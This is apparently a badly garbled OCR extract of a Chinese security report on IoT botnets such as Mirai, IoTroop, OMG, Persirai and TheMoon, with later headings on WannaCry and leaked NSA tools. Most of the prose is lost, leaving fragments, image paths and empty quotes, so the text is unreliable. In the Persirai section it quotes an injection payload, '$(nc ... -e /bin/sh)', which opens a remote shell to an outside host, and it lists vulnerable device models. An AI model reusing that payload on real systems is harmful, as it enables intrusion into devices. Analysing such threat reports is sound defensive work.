3. Mirai

4.IoTroop Mirai DDoS ; DDoS DDoS DDoS C C

IoTroop

153 IoTroop

DDos


6.2.3 IoT OMG

Mirai OMG IoT IoT

OMG IoT C&C

6.2.4 Persirai

Persirai 2017
Persirai



154 IoT

(UPnP)
IoT

1.
Web
2. $(nc
load.gtpnet.ir 1234 -e /bin/sh)
3.
ntp.gtpnet.ir shell

/dev/null ftpupdate.sh ftpupload.sh 0day

4. C&C
5. C&C 0day


C&C DDoS

6.2.5 TheMoon IoT

TheMoon 2014 2017
TheMoon 6 IoT

IoT : ASUS WRT UDP 999 D-Link 850L VIVOTEK Network Cameras D-Link DIR-890L D-Link DIR-645 Linksys E-series D-Link 815

TheMoon DDOS socks



7.1 专

2017 5 12 WannaCry
WannaCry 2017 NSA “ ”
2017 NSA 70% Windows
Windows “ DoublePulsar ”
APT
“ ”
2013 2013
IT
Conexant MicTray64.exe

2017 11 Intel Management Engine
……
“ ”
90%

7.2

5 10

2017
“ ”

7.3

Mirai IoTroop

7.4

2017

“ ”

“ ”

“ ”

“ ”

7.5

“ ”